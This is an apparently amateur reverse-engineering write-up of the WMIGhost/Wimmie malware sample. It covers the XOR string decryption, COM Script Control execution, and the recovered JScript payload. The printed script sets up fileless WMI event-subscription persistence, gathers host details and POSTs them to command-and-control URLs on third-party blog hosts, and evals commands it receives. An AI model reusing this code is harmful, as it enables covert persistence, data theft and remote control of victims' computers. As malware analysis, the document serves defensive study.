


WMIGhost / Wimmie - WMI malware

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WMIGhost / Wimmie sample is from [theZoo](#)


SHA256: `a6ff8dfe654da70390cd71626cdca8a6f6a0d7980cd7d82269373737b04fd206`

The sample has `.dll` extension but there are no exports and according to characteristics, it's not `dll` file, I've changed the extension to `.exe`



We can use the report from [hybrid-analysis](#).

There is no protection, let's dive in deep.



From the beginning, it decrypts text using XOR with 0x63 and 0xE9 :

```

00401018
00401018 loc_401018:
00401018 mov     ecx, [ebp+counter]
0040101B cmp     ecx, _4986
00401021 jnb    short loc_40105F

00401023 XOR_0x63_0xE9:
00401023 mov     edx, [ebp+counter]
00401026 movsx  eax, Enc_Str[edx]
0040102D xor     ecx, ecx
0040102F mov     cl, 0x63
00401035 xor     eax, ecx
00401037 mov     edx, [ebp+counter]
0040103A mov     Enc_Str[edx], al
00401040 mov     eax, [ebp+counter]
00401043 movsx  ecx, Enc_Str[eax]
0040104A xor     edx, edx
0040104C mov     dl, 0xE9
00401052 xor     ecx, edx
00401054 mov     eax, [ebp+counter]
00401057 mov     Enc_Str[eax], cl
0040105D jmp    short loc_40108F

0040105F loc_40105F:
0040105F mov
00401066 lea
00401069 call
0040106E mov
00401071 push
00401072 call
00401077 add
0040107A push
0040107F call
00401085 mov
0040108C lea
0040108F call
00401094 mov
00401097 mov
00401099 pop
0040109A retn
0040109A std
  
```

Decrypted text:

Raw format- [Gist link](#)

Much more readable: [Gist Link](#)

```
00403028 66 75 6E 63 74 69 6F 6E 20 65 28 65 2C 74 29 7B function·e(e,t){
00403038 76 61 72 20 6E 3D 22 77 69 6E 6D 67 6D 74 73 3A var·n='winmgmts:
00403048 7B 69 6D 70 65 72 73 6F 6E 61 74 69 6F 6E 4C 65 {impersonationLe
00403058 76 65 6C 3D 69 6D 70 65 72 73 6F 6E 61 74 65 7D vel=impersonate}
00403068 21 5C 5C 5C 5C 2E 5C 5C 72 6F 6F 74 5C 5C 73 75 !\\.\.\root\su
00403078 62 73 63 72 69 70 74 69 6F 6E 22 2C 72 3D 47 65 bscription",r=Ge
00403088 74 4F 62 6A 65 63 74 28 6E 2B 22 3A 41 63 74 69 tObject(n+":Acti
00403098 76 65 53 63 72 69 70 74 45 76 65 6E 74 43 6F 6E veScriptEventCon
004030A8 73 75 6D 65 72 22 29 2E 73 70 61 77 6E 69 6E 73 sumer").spawnins
004030B8 74 61 6E 63 65 5F 28 29 3B 72 2E 6E 61 6D 65 3D tance_();r.name=
004030C8 22 50 72 6F 62 65 53 63 72 69 70 74 46 69 6E 74 "ProbeScriptFint
004030D8 22 2C 72 2E 73 63 72 69 70 74 69 6E 67 65 6E 67 ",r.scriptingeng
004030E8 69 6E 65 3D 22 6A 61 76 61 73 63 72 69 70 74 22 ine="javascript"
004030F8 2C 72 2E 53 63 72 69 70 74 54 65 78 74 3D 74 2B ,r.ScriptText=t+
00403108 22 76 61 72 20 73 4F 77 6E 65 72 3D 27 22 2B 65 "var·sOwner='"+e
00403118 2B 22 27 3B 76 61 72 20 4D 41 49 4E 3D 66 75 6E +''';var·MAIN=fun
00403128 63 74 69 6F 6E 28 29 7B 24 3D 74 68 69 73 3B 24 ction(){$=this;$
00403138 2E 6B 65 79 3D 27 57 27 3B 24 2E 73 46 65 65 64 .key='W';$.sFeed
00403148 55 72 6C 3D 73 58 6D 6C 55 72 6C 3B 24 2E 73 4F Url=sXmlUrl;$.sO
00403158 77 6E 65 72 3D 73 4F 77 6E 65 72 3B 24 2E 73 58 wner=sOwner;$.sX
00403168 6D 6C 55 72 6C 3D 27 27 3B 24 2E 6F 48 74 74 70 mlUrl='';$.oHttp
00403178 3D 6E 75 6C 6C 3B 24 2E 6F 53 68 65 6C 6C 3D 6E =null;$.oShell=n
00403188 75 6C 6C 3B 24 2E 6F 53 74 72 65 61 6D 3D 6E 75 ull;$.oStream=nu
00403198 6C 6C 3B 24 2E 73 48 6F 73 74 4E 61 6D 65 3D 6E ll;$.sHostName=n
004031A8 75 6C 6C 3B 24 2E 73 4F 53 54 79 70 65 3D 6E 75 ull;$.sOSType=nu
004031B8 6C 6C 3B 24 2E 73 4D 61 63 41 64 64 72 65 73 73 ll;$.sMacAddress
004031C8 3D 6E 75 6C 6C 3B 24 2E 73 55 52 4C 50 61 72 61 =null;$.sURLPara
004031D8 6D 3D 6E 75 6C 6C 3B 24 2E 76 65 72 73 69 6F 6E m=null;$.version
004031E8 3D 27 32 2E 30 2E 30 27 3B 24 2E 72 75 6E 74 69 ='2.0.0';$.runti
```

NOTE : you can use my script to extract decrypted text from the executable: [Gist link](#).

The malware uses `CoCreateInstance` function to get access to `COM` functionality.

The Microsoft Component Object Model (COM) is an interface standard that makes it possible for different software components to call each other's code without knowledge of specifics about each other.

```

00401B60 ppu= dword ptr 7
00401B60 rclsid= dword ptr 8
00401B60 pUnkOuter= dword ptr 0Ch
00401B60 dwClsContext= dword ptr 10h
00401B60
00401B60 push ebp
00401B61 mov ebp, esp
00401B63 push ecx
00401B64 mov [ebp+ppu], ecx
00401B67 mov eax, [ebp+ppu]
00401B6A push eax ; ppu
00401B6B push offset riid ; riid
00401B70 mov ecx, [ebp+dwClsContext]
00401B73 push ecx ; dwClsContext
00401B74 mov edx, [ebp+pUnkOuter]
00401B77 push edx ; pUnkOuter
00401B78 mov eax, [ebp+rclsid]
00401B7B push eax ; ScriptControl Object: 0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}
00401B7C call ds:CoCreateInstance
00401B82 mov esp, ebp
00401B84 pop ebp
00401B85 retn 0Ch
00401B85 sub_401B60 endp
00401B85

```

MS Script Control is provided in `msscript.ocx`. It is a very handy tool to run VBScript/JScript without relying on `CScript.exe` or `WScript.exe`.

Seems like malware uses `Script Control` via `COM` to execute decrypted function without `CScript.exe` or `WScript.exe`.

`call dword ptr[ecx+20h]` calls some function from `msscript.ocx`, but I have no idea which function, there are no symbols, but I think it chooses `javascript` to execute the script:

The image shows two windows. On the left is the Windows Registry Editor, displaying the path `HKEY_CLASSES_ROOT\CLASSES\{F41C260-6AC0-11CF-B6D1-00AA00BBB558}\Implemented Categories\{F0B7A1A1-9847-11CF-8F20-00805F2CD064}\OLEScript`. The right pane shows the value `(Default)` of type `REG_SZ` with data `JScript Language`. On the right is a disassembler window showing assembly code. A red box highlights the instruction `call dword ptr [ecx+20h]` at address `00401977`. Other instructions include `push offset SEH_401940`, `mov eax, large fs:0`, `push eax`, `mov large fs:0, esp`, `sub esp, 8`, `mov [ebp+var_14], ecx`, `mov [ebp+var_4], 0`, `lea ecx, [ebp+arg_0]`, `call sub_4019C0`, `push eax`, `mov eax, [ebp+var_14]`, `mov ecx, [eax]`, `mov edx, [ebp+var_14]`, `push edx`, `mov [ebp+var_10], eax`, `cmp [ebp+var_10], 0`, and `jge short loc_401995`.

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```

004013FB loc_4013FB:          ; int
004013FB push    ecx
004013FC mov     ecx, esp          ; this
004013FE mov     [ebp+var_3C], esp
00401401 push   offset aJavascrpt ; "JavaScript"
00401406 call   std::ios_base::register_callback(void (*)(std::ios_base::event,std::ios_base &,int),int)
0040140B mov     [ebp+var_44], eax
0040140E mov     eax, [ebp+var_44]
00401411 mov     [ebp+var_48], eax
00401414 mov     byte ptr [ebp+var_4], 1
00401418 lea    ecx, [ebp+var_18]
0040141B call   unknown_libname_6 ; Microsoft VisualC 2-11/net runtime

```

After this at `00401AB7` there is another call to function from `msscript.ocx` :

```

00401A9E mov     [ebp+var_4], 0
00401AA5 lea    ecx, [ebp+arg_0]
00401AA8 call   sub_4019C0
00401AAD push   eax
00401AAE mov     eax, [ebp+var_18]
00401AB1 mov     ecx, [eax]
00401AB3 mov     edx, [ebp+var_18]
00401AB6 push   edx
00401AB7 call   dword ptr [ecx+70h]
00401ABA mov     [ebp+var_10], eax
00401ABD cmp     [ebp+var_10], 0
00401AC1 jge    short loc_401AD5

```

```

00401AC3 push   offset riid
00401AC8 mov     eax, [ebp+var_18]
00401ACB push   eax
00401ACC mov     ecx, [ebp+var_10]
00401ACF push   ecx
00401AD0 call   sub_401DD2

```

```

00401AD5 loc_401AD5:
00401AD5 mov     edx, [ebp+var_10]
00401AD8 mov     [ebp+var_14], edx
00401ADB mov     [ebp+var_4], 0FFFFFFFh
00401AE2 lea    ecx, [ebp+arg_0]
00401AE5 call   unknown_libname_2 ; Microsoft VisualC 2-11/net runtime
00401AEA mov     eax, [ebp+var_14]
00401AEB mov     ecx, [ebp+var_10]

```

I think this function is used to execute the script because it causes creation of new process `scrcons.exe`


Process Name	Private Bytes	Working Set	Page File Usage	Description	Company Name
smss.exe	172 K	80 K	372	Windows NT Session Mana...	Microsoft Corporation
csrss.exe	1,892 K	2,848 K	564	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	6,708 K	2,220 K	588	Windows NT Logon Applicat...	Microsoft Corporation
services.exe	1,988 K	2,028 K	668	Services and Controller app	Microsoft Corporation
vmacthlp.exe	728 K	152 K	840	VMware Activation Helper	VMware, Inc.
svchost.exe	3,240 K	1,736 K	852	Generic Host Process for Wi...	Microsoft Corporation
wmiprvse.exe	5,280 K	5,776 K	1160	WMI	Microsoft Corporation
wmiprvse.exe	2,032 K	5,152 K	2188	WMI	Microsoft Corporation
scrcons.exe	5,816 K	10,224 K	3324	WMI Standard Event Consu...	Microsoft Corporation
svchost.exe	2,304 K	1,908 K	932	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	26,216 K	17,796 K	1028	Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe	744 K	348 K	1796	Windows Security Center No...	Microsoft Corporation
svchost.exe	2,036 K	2,316 K	1076	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1,756 K	1,464 K	1124	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1,456 K	228 K	516	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	2,484 K	1,036 K	560	Generic Host Process for Wi...	Microsoft Corporation
VGAAuthService.exe	6,248 K	172 K	968	VMware Guest Authenticatio...	VMware, Inc.
vmtoolsd.exe	11,956 K	5,572 K	1056	VMware Tools Core Service	VMware, Inc.
alg.exe	1,308 K	924 K	404	Application Layer Gateway S...	Microsoft Corporation

According to [TrendMicro's great paper](#):

Based on our analysis of using JS, the application wscript.exe is responsible for executing the malicious code. However, in the case of WMI implementation, such a script is executed by the WMI Standard Event Consumer - scripting application, which can be found in the WMI folder in %system32%/wbem/scrcons.exe. This makes the script hard to detect since it uses a not-so-common WMI application-scrcons.exe-rather than the traditional JS application-wscript.exe.

Yes, the sample uses WMI and executes the script using scrcons.exe .

After creation of the new process, it also creates httpcom.log file and writes infection date:



Before exit it tries to delete install.exe without success:



That's executable, let's look at the script:


```

function e(e, t) {
var n = "winmgmts:{impersonationLevel=impersonate}!\\\\.\\root\\subscription",
r = GetObject(n + ":ActiveScriptEventConsumer").spawninstance_();
(r.name = "ProbeScriptFint"), (r.scripengine =
"javascript"), (r.ScriptText =
t +
"var sOwner=" +
e +
";var MAIN=function(){s=this;s.key='W';s.sFeedUrl=sXmlUrl;s.sOwner=sOwner;s.sXmlUrl='';s.oHttp=null;s.oShell=null;s.oStream=null;s.oHostName=null;s.oSType=null;s.oSM
var i = r.Put_();
(r = GetObject(
n + ":_IntervalTimerInstruction"
).spawninstance_()), (r.Timerid =
"ProbeScriptFint"), (r.IntervalBetweenEvents = 6e3), r.Put_(), (r = GetObject(
n + ":_EventFilter"
).spawninstance_()), (r.name = "ProbeScriptFint"), (r.Query =
"select * from __timerevent where timerid='ProbeScriptFint'"), (r.QueryLanguage =
"WQL");
var s = r.Put_();
return (r = GetObject(
n + ":_FilterToConsumerBinding"
).SpawnInstance_()), (r.Consumer = i.path), (r.Filter = s.path), r.Put_(), "";
}
}
e(
"XDD",
'var sXmlUrl="http://kumardeep.sosblogs.com/The-first-blog-b1/RSS-b1-rss2-posts.htm;http://blogs.rediff.com/anilchopra/feed/;http://www.blogster.com/kapoorsunil09/profi
');

```

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It creates instance of `ActiveScriptEventConsumer` under `root\subscription` namespace, executes `Javascript` script every `0x6e3` milliseconds, you can get the script from the [Gist](#) or get using [WMI Explorer](#), it's under `ROOT\subscription` namespace, the class is `ActiveScriptEventConsumer`, the name of the instance is `ProbeScriptFint`, the script is a value of the `ScriptText` property.



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WMI classes stored in namespace: `subscription` allow permanent and general access to WMI services.

`new MAIN().Fire()` causes executing of `MAIN` routine:

```

202     Fire: function() {
203         $.InitObjects();
204         try {
205             $.MainLoop();
206         } catch (e) {}
207         $.CleanObjects();
208     }
209 };
210 new MAIN().Fire();
211

```

`CleanObjects` terminates execution of the script:

```

CleanObjects: function() {
    $.oShell = null;
    $.oStream = null;
    var e = new Enumerator(
        $.WMI('Select * from Win32_Process where Name="scrcons.exe"')
    );
    while (!e.atEnd()) {
        e.item().terminate();
        e.moveNext();
    }
},

```

Parses URLs from the argument and sends information about infected PC:

```

GenerateUrlParam: function() {
    var time = new Date();
    $.sURLParam =
        "cstype=server&authname=servername&authpass=serverpass&hostname=" +
        $.sHostName +
        "&ostype=" +
        $.sOSType +
        "&macaddr=" +
        $.sMacAddress +
        "&owner=" +
        $.sOwner +
        "&version=" +
        $.version +
        "&runtime=" +
        $.runtime;
    $.sURLParam += "&t=" + time.getMinutes() + time.getSeconds();
},

```

```

},
GetOSInfo: function() {
    var e = new Enumerator($.WMI("Select * from Win32_OperatingSystem"));
    if (!e.atEnd()) {
        var item = e.item();
        $.sOSType = item.Caption + item.ServicePackMajorVersion;
        $.sHostName = item.CSName;
    }
},
GetMacAddress: function() {
    var e = new Enumerator(
        $.WMI(
            'Select * from Win32_NetworkAdapter where PNPDeviceID like "%PCI%" and NetConnectionStatus=2'
        )
    );
    if (!e.atEnd()) {
        $.sMacAddress = e.item().MACAddress;
    }
},

```

Receives commands and sends results:

```

    if (commands != null) {
        var commandresult = "";
        for (var i = 0; i < commands.length; i++) {
            var result = "no response";
            try {
                result = eval($.Decode(commands[i].value));
            } catch (e) {}
            if (i > 0) {
                commandresult += ",";
            }
            commandresult +=
                "'" + commands[i].id + "':" + escape(result) + "'";
        }
        if (commandresult.length > 0) {
            commandresult = "{" + commandresult + "}";
            $.oHttp.Open("POST", $.sXmlUrl, false);
            $.oHttp.setRequestHeader(
                "CONTENT-TYPE",
                "application/x-www-form-urlencoded"
            );
            $.oHttp.Send(
                $.sURLParam +
                "&command=result&commandresult=" +
                commandresult
            );
        }
    }
}

```

```

[New request on port 80.]
GET /The-first-blog-b1/RSS-b1-rss2-posts.htm HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
Accept-Encoding: gzip, deflate
Host: kumardeep.sosblogs.com
Connection: Keep-Alive

[Sent http response to client.]

[Received new connection on port: 80.]
[New request on port 80.]
GET /anilchopra/feed/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
Accept-Encoding: gzip, deflate
Host: blogs.rediff.com
Connection: Keep-Alive

[Sent http response to client.]


[Received new connection on port: 80.]
[New request on port 80.]
GET /kapoorsunil09/profile/rss HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
Accept-Encoding: gzip, deflate
Host: www.blogster.com
Connection: Keep-Alive

```

If you prefer you can dive deeper into the script, it's not obfuscated and is easy to analyze.

That's all... WMIGhost / Wimmie is a very interesting malware, it uses **WMI** to achieve persistence and get system related information, the script is not on the disk.

We can get information about **WMI Database Entries** using **Autoruns** :



Maybe I overlook something related to **WMIGhost** , due to my limited knowledge, if you find something interesting please contact me.

I'm new to reversing malware and any kind of feedback is helpful for me.

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Resources:

[Understanding WMI Malware](#)